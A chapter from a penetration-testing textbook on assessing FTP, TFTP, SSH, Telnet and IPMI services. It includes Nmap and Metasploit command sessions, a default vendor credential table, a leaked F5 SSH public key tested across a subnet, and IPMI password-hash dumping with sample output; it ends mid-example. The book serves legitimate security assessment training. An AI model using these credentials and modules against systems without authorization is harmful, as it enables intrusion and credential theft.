Table of Contents for
Network Security Assessment, 3rd Edition
 Network Security Assessment, 3rd Edition
Published by
O'Reilly Media, Inc., 2016
Network Security Assessment, 3rd Edition
Published by
O'Reilly Media, Inc., 2016
- nav
- Cover
- Network Security Assessment
- Network Security Assessment
- section
- Preface
- 1. Introduction to Network Security Assessment
- 2. Assessment Workflow and Tools
- 3. Vulnerabilities and Adversaries
- 4. Internet Network Discovery
- 5. Local Network Discovery
- 6. IP Network Scanning
- 7. Assessing Common Network Services
- 8. Assessing Microsoft Services
- 9. Assessing Mail Services
- 10. Assessing VPN Services
- 11. Assessing TLS Services
- 12. Web Application Architecture
- 13. Assessing Web Servers
- 14. Assessing Web Application Frameworks
- 15. Assessing Data Stores
- A. Common Ports and Message Types
- B. Sources of Vulnerability Information
- C. Unsafe TLS Cipher Suites
- Glossary of Terms
- Index
- About the Author
- Colophon
Chapter 7. Assessing Common Network Services
This chapter details tactics used to assess services including FTP, SSH, Telnet, DNS, NTP, SNMP, LDAP, and Kerberos. Vulnerability scanners perform scripted tests against network services. Manual investigative approaches are used to:
-
Qualify and disregard the output of automated tools
-
Understand the low-level configuration of the environment
-
Fill gaps in coverage
Table 7-1 lists the default TCP and UDP ports of services covered in this chapter. The final column denotes whether THC Hydra1 supports brute-force password grinding of the protocol. Individual RPC services listen on dynamic high ports, and alternative ports may be used by services including SSH and FTP.
| Port | Protocol | TLS | Name | Description | Hydra | |
|---|---|---|---|---|---|---|
| TCP | UDP | |||||
| 21 |
● |
– | – | ftp | File Transfer Protocol | ● |
| 990 |
● |
– |
● |
ftps | ||
| 22 |
● |
– | – | ssh | Secure shell service |
● |
| 23 |
● |
– | – | telnet | Telnet service |
● |
| 53 |
● |
● |
– | domain | DNS service | – |
| 69 | – |
● |
– | tftp | Trivial File Transfer Protocol | – |
| 88 |
● |
● |
– | kerberos | Kerberos authentication service | – |
| 111 |
● |
● |
– | sunrpc | Unix RPC portmapper service | – |
| 123 | – |
● |
– | ntp | Network Time Protocol | – |
| 161 | – |
● |
– | snmp | Simple Network Management Protocol |
● |
| 389 |
● |
● |
– | ldap | Lightweight Directory Access Protocol |
● |
| 636 |
● |
– |
● |
ldaps | ||
| 623 | – |
● |
– | ipmi | Intelligent Platform Management Interface | – |
| 464 |
● |
● |
– | kpasswd | Kerberos password service | – |
| 749 |
● |
● |
– | kerberos-adm | MIT Kerberos administration service | – |
| 3268 |
● |
– | – | globalcat | Microsoft Global Catalog (LDAP) |
● |
| 3269 |
● |
– |
● |
globalcats | ||
| 5353 | – |
● |
– | zeroconf | Multicast DNS service | – |
| 5900 |
● |
– | – | vnc | Virtual Network Computing |
● |
FTP
File Transfer Protocol (FTP) provides remote file system access, usually for maintenance of web applications. Servers use two ports to function: TCP port 21, the inbound server control port which processes FTP commands from the client, and TCP port 20, the outbound data port used to transmit data to the client. File transfers are orchestrated over the control port (21), where commands including PORT are used to initiate a data transfer over the outbound data port.
Note
TLS is commonly used to either wrap FTP (i.e., FTPS) or provide transport security via the STARTTLS command. Known vulnerabilities within TLS implementations are described in Chapter 11.
FTP services are vulnerable to the following classes of attack:
-
Brute-force password grinding
-
Anonymous browsing and exploitation of software defects
-
Authenticated exploitation of vulnerabilities (requiring certain privileges)
Fingerprinting FTP Services
Nmap performs network service and OS fingerprinting via the -A flag, as demonstrated by Example 7-1. This flag invokes the ftp-anon script (among others), which tests for anonymous access and returns the server directory structure upon authenticating. In this case, Nmap reports that the server is running vsftpd 2.0.8 or later.
Example 7-1. FTP service fingerprinting using Nmap
root@kali:~# nmap -Pn -sS -A -p21 130.59.10.36

Starting Nmap 6.46 (http://nmap.org) at 2014-11-02 08:13 UTC
Nmap scan report for 130.59.10.36
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| lrwxrwxrwx    1 ftp      ftp             8 Jun 26  2013 README -> .message
| drwxr-xr-x    3 ftp      ftp             4 May 24  2013 doc
| -rw-rw-r--    1 ftp      ftp      80531673 Nov 02 05:59 ls-lR.gz
| drwxr-xr-x    2 ftp      ftp            75 May 16 13:30 mirror
| drwxr-xr-x    4 ftp      ftp             4 Jul 24 07:18 pool
| drwxrwxr-x    3 ftp      ftp             7 Jan 31  2013 pub
| drwxrwxr-x   10 ftp      ftp            11 Mar 21  2004 software
| lrwxrwxrwx    1 ftp      ftp            13 Jun 26  2013 ubuntu
|_lrwxrwxrwx    1 ftp      ftp            21 Jun 26  2013 ubuntu-cdimage
Device type: general purpose
Running: Linux 2.4.X
Upon obtaining valid credentials, you are encouraged to manually evaluate privileges. Many FTP server flaws are exploited through crafting malicious file structures server-side, and so the ability to create content is key.
Known FTP Vulnerabilities
Popular FTP servers include the Microsoft IIS FTP Server, ProFTPD, and Pure-FTPd. Tables 7-2 through 7-4 list known vulnerabilities within these. Other implementations are commonly exploitable and you should query NVD upon fingerprinting to understand known risks.
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2010-3972 | IIS 7.0 and 7.5 | Remotely exploitable heap overflowa |
| CVE-2009-3023 | IIS 5.0 and 6.0 | NLIST overflow resulting in code execution via an authenticated sessionb |
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2015-3306 | ProFTPD 1.3.5 | Flaw within mod_copy allowing attackers to read and write to arbitrary locations |
| CVE-2014-6271 | ProFTPD (all versions) | FTP service USER command vector for the GNU bash shellshock vulnerabilitya |
| CVE-2011-4130 | ProFTPD 1.3.3f | Authenticated use-after-free bug resulting in code execution upon login |
| CVE-2010-4652 | ProFTPD 1.3.3c | ProFTPD 1.3.3c mod_sql overflow via SQL injection or similar vectorb |
| CVE-2010-4221 | ProFTPD 1.3.3b | Remote unauthenticated overflow via TELNET_IAC escape sequencec |
| CVE-2010-3867 | Directory traversal vulnerabilities | |
| CVE-2009-0919 | ProFTPD (all versions) | Default FTP service credentials (username nobody with a password of lampp or xampp) set during XAMPP installation |
|
CVE-2009-0542 CVE-2009-0543 |
ProFTPD 1.3.2rc2 | Authentication bypasses via SQL |
b FelineMenace, “ProFTPD with mod_sql pre-authentication, remote root”, Phrack magazine, issue 67. | ||
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2011-1575 | Pure-FTPd 1.0.29 | FTP STARTTLS command injection flaw |
| CVE-2011-0988 CVE-2011-3171 |
Pure-FTPd 1.0.22 | Multiple authenticated Novell OES privilege escalation vulnerabilities |
To evaluate publicly available exploit scripts, use the searchsploit utility within Kali Linux, as demonstrated by Example 7-2 (searching for Microsoft IIS FTP exploits). The search directive within Metasploit also lists respective modules.
Example 7-2. Using searchsploit within Kali Linux
root@kali:~# searchsploit iis ftp
---------------------------------------------------- ---------------------------
Description                                         |  Path
---------------------------------------------------- ---------------------------
Microsoft IIS 5.0/6.0 FTP Server Remote Stack Overf | /windows/remote/9541.pl
Microsoft IIS 5.0 FTP Server Remote Stack Overflow  | /windows/remote/9559.pl
Microsoft IIS 5.0/6.0 FTP Server (Stack Exhaustion) | /windows/dos/9587.txt
Windows 7 IIS7.5 FTPSVC UNAUTH'D Remote DoS PoC     | /windows/dos/15803.py
Microsoft IIS FTP Server NLST Response Overflow     | /windows/remote/16740.rb
Microsoft IIS FTP Server <= 7.0 - Stack Exhaustion  | /windows/dos/17476.rb
Microsoft IIS 4.0/5.0 FTP Denial of Service Vulnera | /windows/dos/20846.pl
---------------------------------------------------- ---------------------------
TFTP
TFTP uses UDP port 69 and requires no authentication—clients read from, and write to servers using the datagram format outlined in RFC 1350. Due to deficiencies within the protocol (namely lack of authentication and no transport security), it is uncommon to find servers on the public Internet. Within large internal networks, however, TFTP is used to serve configuration files and ROM images to VoIP handsets and other devices.
TFTP servers are exploited via the following attack classes:
-
Obtaining material from the server (e.g., configuration files containing secrets)
-
Bypassing controls to overwrite data on the server (e.g., replacing a ROM image)
-
Executing code via an overflow or memory corruption flaw
The tftp utility within Kali Linux is used to manually connect to TFTP servers and issue read (get) and write (put) requests. The protocol provides no means of listing directory contents, and so precise filenames must be known.
Nmap’s tftp-enum script issues read requests by using a dictionary of common filenames, which often reveals useful content. Metasploit contains a similar brute-force module.2 Example 7-3 demonstrates Nmap run against an available server, and the tftp client used to retrieve a file (sip.cfg in this case).
Example 7-3. TFTP brute-force and file recovery
root@kali:~# nmap -Pn -sU -p69 --script tftp-enum 192.168.10.250

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 13:01 UTC
Nmap scan report for 192.168.10.250
PORT   STATE SERVICE
69/udp open  tftp
| tftp-enum:
| tftp-enum:
|   sip.cfg
|   syncinfo.xml
|   SEPDefault.cnf
|   SIPDefault.cnf
|_  XMLDefault.cnf.xml

root@kali:~# tftp 192.168.10.250
tftp> get sip.cfg
Received 1738 bytes in 0.6 seconds
tftp> quit
root@kali:~# head -5 sip.cfg
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<!-- Generated sip-basic.cfg Configuration File -->
<polycomConfig xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:noNamespaceSchemaLocation="polycomConfig.xsd">
  <msg>
    <msg.mwi msg.mwi.1.callBackMode="registration"
    msg.mwi.2.callBackMode="registration"></msg.mwi>
Many TFTP server configurations also permit arbitrary file uploads, as shown here:
root@kali:~# echo testing > test.txt
root@kali:~# tftp 192.168.10.250
tftp> put test.txt
Sent 9 bytes in 0.3 seconds
tftp> get test.txt
Received 9 bytes in 0.1 seconds
Known TFTP Vulnerabilities
Table 7-5 lists known defects within TFTP server software. For the sake of brevity, I list remotely exploitable issues dating back to 2009. Some of these flaws have associated Metasploit modules. A TFTP scanner capable of crafting and sending the various UDP datagrams would prove useful when testing large internal networks.
| CVE reference(s) | Vendor | Notes |
|---|---|---|
| CVE-2013-0689 | Emerson | Multiple Emerson Process Management devices make it possible for attackers to upload files and execute arbitrary code via TFTP |
| CVE-2013-0145 | Vercot | Serva32 2.1.0 TFTP read request overflow |
| CVE-2012-6664 | Distinct | TFTP 3.10 code execution via writable directory traversala |
| CVE-2012-6663 | General Electric | D20 password recovery via TFTPb |
| CVE-2011-5217 | Hitachi | Directory traversal in the Hitachi JP1 PXE TFTP service provides a means for remote attackers to read arbitrary files |
| CVE-2011-4821 | D-Link | D-Link routers using 1.0.2NA firmware allow remote attackers to read arbitrary files |
| CVE-2011-4722 | Ipswitch | TFTP Server 1.0.0.24 directory traversalc |
| CVE-2011-2199 | Linux | Overflow in tftpd-hpa before 5.1 makes it possible for remote attackers to execute arbitrary code |
CVE-2011-1853 CVE-2011-1852 CVE-2011-1851 CVE-2011-1849 |
HP | Multiple code execution bugs within HP Intelligent Management Center 5.0 |
| CVE-2011-0376 | Cisco | TelePresence 1.6.1 and prior provides a means for remote attackers to obtain sensitive information via TFTP |
| CVE-2010-4323 | Novell | ZENworks Configuration Manager 11.0 and earlier gives remote attackers the ability to execute arbitrary code via a long TFTP request |
| CVE-2009-1730 | NetMechanica | NetDecision TFTP Server 4.2 directory traversal vulnerabilityd |
| CVE-2009-1161 | Cisco | TFTP directory traversal in multiple Cisco products |
a Metasploit distinct_tftp_traversal module. | ||
SSH
SSH services provide encrypted access to systems including embedded devices and Unix-based hosts. Three subsystems that are commonly exposed to users are as follows:
-
Secure shell (SSH), which provides command line access
-
Secure copy (SCP), which lets users send and retrieve files
-
Secure FTP (SFTP), which provides feature-rich file transfer
TCP port 22 is used by default to expose SSH and its subsystems. SSH also supports tunneling and forwarding of network connections; thus, you can use it as a VPN to access resources securely.
The SSH protocol works as follows:
-
Diffie-Hellman key exchange is used to establish an mutual secret
-
A pseudorandom function (e.g., SHA-1 or SHA-256) is used by both the client and server to derive three pairs of keys from the mutual secret (one for each party):
-
Two initialization vector (IV) values
-
Two encryption keys
-
Two signing keys
-
-
The server sends its public key to the client, along with a random signed value
-
The client verifies the signature of the random value (authenticating the server)
-
Client authentication is undertaken by the server
-
After it is authenticated, channels are established to provide access to resources
Figure 7-1 demonstrates the three layers: transport, authentication, and connection.

Figure 7-1. SSH 2.0 architecture
SSH services are vulnerable to the following classes of attack:
-
Brute-force password grinding
-
Access being granted due to private key exposure or key generation weakness
-
Remote anonymous exploitation of known software flaws (without credentials)
-
Authenticated exploitation of known defects, resulting in privilege escalation
Practical exploitation of many flaws relies on certain features being enabled or used. As such, it is important to investigate and understand the service configuration.
Fingerprinting
SSH servers return a banner upon connecting, as shown in Example 7-4. In this case, the server is running Debian Linux, OpenSSH 6.0p1, and supports SSH protocol version 2.0.
Security-conscious administrators sometimes modify the banner, as demonstrated by Example 7-5. This server supports version 2.0 of the protocol, but the implementation is unknown. Table 7-6 lists common SSH implementations and respective banners.
| Implementation | Banner format |
|---|---|
| Cisco | SSH-1.99-Cisco-1.25 |
| Dropbear | SSH-2.0-dropbear_0.52 |
| F-Secure | SSH-2.0-3.2.3 F-SECURE SSH |
| Juniper ScreenOS | SSH-2.0-NetScreen |
| Mikrotik RouterOS | SSH-2.0-ROSSSH |
| Mocana | SSH-2.0-Mocana SSH |
| OpenSSH | SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.4 |
| SSH communications | SSH-2.0-3.2.5 SSH Secure Shell (non-commercial) |
| Sun Microsystems | SSH-2.0-Sun_SSH_1.1.4 |
| Tectia | SSH-2.0-6.1.9.95 SSH Tectia Server |
| Wind River VxWorks | SSH-2.0-IPSSH-6.5.0 |
Retrieving RSA and DSA host keys
Nmap’s ssh-hostkey script retrieves public key values from a server, as shown by Example 7-6. SSH keys are usually unique, and so this material can be used to identify multihomed systems.
Example 7-6. Retrieving a server’s DSA and RSA SSH host keys
root@kali:~# nmap -Pn -p22 -A 192.168.0.12

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:21 UTC
Nmap scan report for 192.168.0.12
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 6d:c9:1f:94:0b:ca:db:27:24:c2:d1:80:26:5b:0d:4d (DSA)
|   2048 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1 (RSA)
Enumerating Features
Investigation of exposed SSH services using Nmap and the OpenSSH client in verbose mode will reveal supported algorithms and authentication mechanisms, as described here.
Supported algorithms
SSH uses a handshake to perform key exchange, authentication, and selection of encryption algorithms. Example 7-7 demonstrates enumeration of the supported algorithms for key exchange, authentication, encryption, and integrity checking via Nmap.3
Example 7-7. Nmap used to list the supported algorithms of an SSH server
root@kali:~# nmap -p22 --script ssh2-enum-algos 192.168.0.12

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:23 UTC
Nmap scan report for 192.168.0.12
PORT   STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       arcfour256
|       arcfour128
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       aes192-cbc
|       aes256-cbc
|       arcfour
|       rijndael-cbc@lysator.liu.se
|   mac_algorithms: (9)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (1)
|_      none
Chapter 11 details many of these algorithms and features, as they are used within TLS. Exploitable protocol weaknesses within SSH stem from the following:
- Key exchange with unsafe groups
- Example 7-7 lists diffie-hellman-group1-sha1 as a supported key exchange algorithm, which uses a fixed 1,024-bit parameter (also known as a group). Cisco recommends avoidance of this group4 in response to a research paper.5 The paper’s authors describe the likelihood of nation states decrypting SSH sessions negotiated using 768- and 1,024-bit groups via discrete log precomputation. The post on the Gotham Digital Science blog6 provides details and a utility to test for weak group support.
- Key exchange using unsafe elliptic curves
- Many SSH servers support key exchange via Elliptic Curve Diffie-Hellman (ECDH). ECDH key exchange using some NIST curves is particularly unsafe (i.e., ecdh-sha2-nistp256, ecdh-sha2-nistp384, and ecdh-sha2-nistp521), resulting in MITM. The SafeCurves site,7 maintained by Daniel J. Bernstein and Tanja Lange, details unsafe elliptic curves, and should be consulted to identify weak ECDH key exchange methods.
Supported authentication mechanisms
You may enumerate the order of supported authentication mechanisms by using the OpenSSH client in verbose mode, as shown in Example 7-8 (output stripped for brevity). Table 7-7 details SSH authentication mechanisms that you might encounter during testing.
Example 7-8. Enumerating supported authentication mechanisms
root@kali:~# ssh -v test@69.93.243.12
debug1: Remote protocol version 2.0, remote software version OpenSSH_5.3
debug1: kex: server->client aes128-ctr hmac-md5 none
debug1: kex: client->server aes128-ctr hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: Server host key: RSA 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1
debug1: ssh_rsa_verify: signature correct
debug1: Authentications that can continue: publickey,password,keyboard-interactive

root@kali:~# ssh -v test@188.95.73.96
debug1: Remote protocol version 2.0, remote software version ROSSSH
debug1: kex: server->client aes128-cbc hmac-md5 none
debug1: kex: client->server aes128-cbc hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: Server host key: DSA 86:06:72:5e:f0:75:64:2e:8d:a4:96:46:c3:ca:43:61
debug1: ssh_dss_verify: signature correct
debug1: Authentications that can continue: publickey,password
| Name | Description |
|---|---|
publickey |
Public key user authentication (with DSA, ECDSA, or RSA) |
hostbased |
Public key host-based authentication |
password |
User password authentication |
keyboard-interactive |
Abstraction layer for authentication via PAM (e.g., Google Authenticator, YubiKey, Duo Security) |
gssapi-with-mic gssapi-keyex |
GSSAPI authentication |
The configuration of a supported keyboard-interactive mode is deduced upon connecting. For example, the mode might prompt the user to provide a password (i.e., regular PAM authentication), an authentication token value, or response to a challenge. The following example demonstrates this behavior—in this case, the server prompts for a YubiKey token followed by a password:
root@kali:~# ssh test@129.93.244.200
Yubikey for `test':
Password:
Enumerating valid keys
Upon compiling a list of public SSH keys, you can use Metasploit8 to test accessible SSH services and identify which are valid. In 2012, Matta Consulting published an advisory9 detailing an authentication bypass within F5 Networks hardware using a particular SSH key. The corresponding public key is as follows:
root@kali:~# cat f5.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAvIhC5skTzxyHif/7iy3yhxuK6/OB13hjPqskogkYFrcW8OK4VJT+5+Fx7wd4
sQCnVn8rNqahw/x6sfcOMDI/Xvn4yKU4t8TnYf2MpUVr4ndz39L5Ds1n7Si1m2suUNxWbKv58I8+NMhlt2ITraSuTU0NGymW
Oc8+LNi+MHXdLk= SCCP Superuser
Using Metasploit, we can test the validity of the key against multiple SSH servers, as demonstrated by Example 7-9. The corresponding username must be valid (root in this case), and multiple keys can be loaded into the KEY_FILE dictionary.
Example 7-9. Testing the validity of an SSH public key across a network
msf > use auxiliary/scanner/ssh/ssh_identify_pubkeys
msf  auxiliary(ssh_identify_pubkeys) > set USERNAME root
msf  auxiliary(ssh_identify_pubkeys) > set KEY_FILE f5.pub
msf  auxiliary(ssh_identify_pubkeys) > set RHOSTS 192.168.0.0/24
msf  auxiliary(ssh_identify_pubkeys) > run

[*] 192.168.0.1:22 SSH - Trying 1 cleartext key per user.
[-] 192.168.0.1:22 SSH - [1/1] - User root does not accept key 1 - SCCP Superuser
[*] 192.168.0.5:22 SSH - Trying 1 cleartext key per user.
[+] 192.168.0.5:22 SSH - [1/1] - Accepted: 'root' with key '71:3a:b0:18:e2:6c:41:18:4e:56:1e:fd:
d2:49:97:66' - SCCP Superuser
Default and Hardcoded Credentials
In recent years, hardware manufacturers (including F5 Networks and Cisco10) have shipped devices with default credentials, and others have fallen victim to attack through backdoors introduced into their codebase (e.g., Juniper and Fortinet11). Upon obtaining these values, you can gain command line access via SSH. Table 7-8 lists default credentials for various manufacturers, and Table 7-9 details the CVE references of known hardcoded SSH keys in common platforms.
| Vendor | Usernames | Passwords |
|---|---|---|
| APC | apc, device | apc |
| Brocade | admin | admin123, password, brocade, fibranne |
| Cisco | admin, cisco, enable, hsa, pix, pnadmin, ripeop, root, shelladmin | admin, Admin123, default, password, secur4u, cisco, Cisco, _Cisco, cisco123, C1sco!23, Cisco123, Cisco1234, TANDBERG, change_it, 12345, ipics, pnadmin, diamond, hsadb, c, cc, attack, blender, changeme |
| Citrix | root, nsroot, nsmaint, vdiadmin, kvm, cli, admin | C1trix321, nsroot, nsmaint, kaviza, kaviza123, freebsd, public, rootadmin, wanscaler |
| D-Link | admin, user | private, admin, user |
| Dell | root, user1, admin, vkernel, cli | calvin, 123456, password, vkernel, Stor@ge!, admin |
| EMC | admin, root, sysadmin | EMCPMAdm7n, Password#1, Password123#, sysadmin, changeme, emc |
| HP/3Com | admin, root, vcx, app, spvar, manage, hpsupport, opc_op | admin, password, hpinvent, iMC123, pvadmin, passw0rd, besgroup, vcx, nice, access, config, 3V@rpar, 3V#rpar, procurve, badg3r5, OpC_op, !manage, !admin |
| Huawei | admin, root | 123456, admin, root, Admin123, Admin@storage, Huawei12#$, HwDec@01, hwosta2.0, HuaWei123, fsp200@HW, huawei123 |
| IBM | USERID, admin, manager, mqm, db2inst1, db2fenc1, dausr1, db2admin, iadmin, system, device, ufmcli, customer | PASSW0RD, passw0rd, admin, password, Passw8rd, iadmin, apc, 123456, cust0mer |
| Juniper | netscreen | netscreen |
| NetApp | admin | netapp123 |
| Oracle | root, oracle, oravis, applvis, ilom-admin, ilom-operator, nm2user | changeme, ilom-admin, ilom-operator, welcome1, oracle |
| VMware | vi-admin, root, hqadmin, vmware, admin | vmware, vmw@re, hqadmin, default |
| CVE reference | Notes |
|---|---|
| CVE-2014-2198 | Cisco Unified CDM before 4.4.2 has a hardcoded SSH private key, making it possible for attackers to access support and root accounts remotely |
| CVE-2012-1493 | F5 Networks BIG-IP appliances use a hardcoded private key, which grants remote super-user access via SSHa |
Less common platforms use hardcoded SSH keys and passwords (including devices manufactured by Quantum,12 Array Networks,13 and Siemens RUGGEDCOM14). Upon preparing a list of compromised keys, you can use Hydra in sshkey mode to perform brute-force key grinding.
Insecurely Generated Host Keys
If an RSA or DSA SSH host key pair is generated insecurely (e.g., using a PRNG with insufficient entropy15), the private key can be calculated by an adversary and used to impersonate a legitimate server endpoint via MITM.
An RSA public key consists of two integers: an exponent e, and modulus n. The modulus is the product of two chosen prime numbers (p and q). The private key is the decryption exponent d, as follows:
d = e-1 mod (p - 1) (q - 1)
If adversaries know the factorization of n, they can calculate the private key for any public key (e, n). When p and q are unknown, the most efficient known method is to factor n into the two primes to calculate the private key d.
Vulnerability exists when two distinct RSA moduli (n1 and n2) that share a single prime (whether p or q) are found—an attacker can compute the greatest common divisor and discover the other prime (e.g., q1 and q2 if p is shared).16 Upon scanning the Internet, the team was able to compromise 0.03% of RSA host keys used by SSH servers online, and 1% of DSA keys.
SSH Server Software Flaws
When understanding SSH server configuration (i.e., running software, supported protocols, and authentication mechanisms), look for known vulnerabilities by searching NVD and other sources. Table 7-10 details significant flaws within popular SSH server implementations. A number of post-authentication privilege escalation issues exist in OpenSSH and other implementations, but they are not listed here.
| CVE reference | Implementation | Notes |
|---|---|---|
| CVE-2015-5600 | OpenSSH | OpenSSH 6.9 and prior does not restrict processing of keyboard-interactive authentication sessions, which can be abused to bypass the MaxAuthTries directive and perform unrestricted brute-force password grindinga |
| – | Oracle Solaris | Remote command execution zero-day flaw in Sun SSH version 1.5 and prior, running on Oracle Solaris 11 and 10 (as found within the Asset Portfolio PDF available via WikiLeaksb) |
| CVE-2013-3594 | Dell PowerConnect | Memory corruption within the SSH service running on multiple Dell PowerConnect switches can result in remote code execution |
| CVE-2013-4652 | Siemens Scanlance | Scanlance devices with firmware before 4.5.4 make it possible for remote attackers to bypass authentication via SSH or Telnet |
| CVE-2013-4434 | Dropbear SSH | Username enumeration flaw within Dropbear SSH 2013.58 |
| CVE-2013-0714 | Wind River VxWorks | VxWorks 6.5-6.9 SSH service overflow |
| CVE-2012-6067 | freeFTP | freeFTP 1.0.11 SFTP authentication bypass |
| CVE-2012-5975 | Tectia Server | SSH authentication bypass flaw affecting Tectia Server 6.3.2 |
a King Cope, “OpenSSH Keyboard-Interactive Authentication Brute Force Vulnerability (MaxAuthTries Bypass)”, email to Full Disclosure mailing list, July 17, 2015. b Section 21.2 of Assets Portfolio, October 6, 2014. | ||
Telnet
Telnet provides command-line access to servers and embedded devices. The protocol has no transport security, and sessions can be passively sniffed or actively hijacked by adversaries with network access.
Exposed services are vulnerable to the following classes of remote attack:
-
Brute-force password grinding, revealing weak or default credentials
-
Anonymous exploitation of Telnet server software flaws (without credentials)
Nmap attempts to fingerprint Telnet services, as shown in Example 7-10. In this case, the version of HP-UX (B.10.20) is not returned, but revealed upon connecting manually by using telnet.
Example 7-10. Fingerprinting an exposed Telnet service
root@kali:~# nmap -sSV -p23 211.35.138.48

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 09:40 UTC
Nmap scan report for 211.35.138.48
PORT   STATE SERVICE VERSION
23/tcp open  telnet  HP-UX telnetd
Service Info: OS: HP-UX; CPE: cpe:/o:hp:hp-ux

root@kali:~# telnet 211.35.138.48
Trying 211.35.138.48...
Connected to 211.35.138.48.
Escape character is '^]'.

HP-UX seal B.10.20 C 9000/847 (ttyp2)

login:
Default Telnet Credentials
Network printers, broadband routers, and managed switches are often accessible with default administrative credentials. You can use the default password list in Table 7-9 to test exposed Telnet servers. I have also found that smaller manufacturers of routers (e.g., ADSL routers for small offices and home users) often use passwords of 1234 and 12345 for admin and root user accounts.
Telnet Server Software Flaws
Table 7-11 lists Telnet server vulnerabilities within devices manufactured by Siemens and Cisco, along with operating systems including FreeBSD, Oracle Solaris, and Microsoft Windows.
| CVE reference | Vendor | Notes |
|---|---|---|
| CVE-2013-6920 | Siemens | SINAMICS 4.6.10 authentication bypass |
| CVE-2013-4652 | Scalance W7xx authentication bypass | |
| CVE-2012-4136 | Cisco | UCS Telnet service information leak |
| CVE-2011-4862 | FreeBSD | libtelnet/encrypt.c long key overflow affecting FreeBSD 7.3 to 9.0 |
| CVE-2011-4514 | Siemens | Multiple Siemens products fail to perform sufficient authentication via Telnet |
| CVE-2009-1930 | Microsoft | Windows Server NTLM replay issue |
| CVE-2009-0641 | FreeBSD | Telnet service remote code execution (FreeBSD 7) |
| CVE-2007-0956 | MIT | MIT krb5 1.6 telnetd authentication bypass |
| CVE-2007-0882 | Oracle | Solaris 10 and 11 -f authentication bypass |
IPMI
Baseboard management controllers (BMCs) are embedded computers that provide out-of-band monitoring for desktops and servers. BMC products are sold under many brand names, including HP iLO, Dell DRAC, and Sun ILOM. These devices often expose an IPMI service via UDP port 623.
Network sweeping with a single-packet probe is a quick way of identifying IPMI interfaces, as demonstrated by Example 7-11 (using the Metasploit ipmi_version module).
Example 7-11. Sweeping 10.0.0.0/24 for IPMI services
msf > use auxiliary/scanner/ipmi/ipmi_version
msf auxiliary(ipmi_version) > set RHOSTS 10.0.0.0/24
msf auxiliary(ipmi_version) > run
[*] Sending IPMI requests to 10.0.0.0->10.0.0.255 (256 hosts)
[+] 10.0.0.22:623 - IPMI - IPMI-2.0 UserAuth(auth_user,non_null_user) PassAuth(md5,md2)
                           Level(1.5,2.0)
Two remotely exploitable IPMI flaws are as follows:
-
Remote password hash retrieval via RAKP17
-
Zero cipher authentication bypass resulting in administrative access18
Examples 7-12 and 7-13 demonstrate exploitation of these flaws using Metasploit. You can crack the user password hash with Hashcat19 or John the Ripper.20
Example 7-12. Dumping IPMI password hashes
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf auxiliary(ipmi_dumphashes) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_dumphashes) > run
[+] 10.0.0.22:623 - IPMI - Hash found: root:58a929ac021b0002fe2c887ec3f67d5ec173374859df715a59db
ba5e4922219e838223086447e3b144454c4c4c00105a8036b2c04f5a52311404726f6f74:4b0e4b47db800e71c503eb0
226bae7ca5466e7e9
Example 7-13. Testing the IPMI cipher zero authentication bypass
msf > use auxiliary/scanner/ipmi/ipmi_cipher_zero
msf auxiliary(ipmi_cipher_zero) > set RHOSTS 10.0.0.22
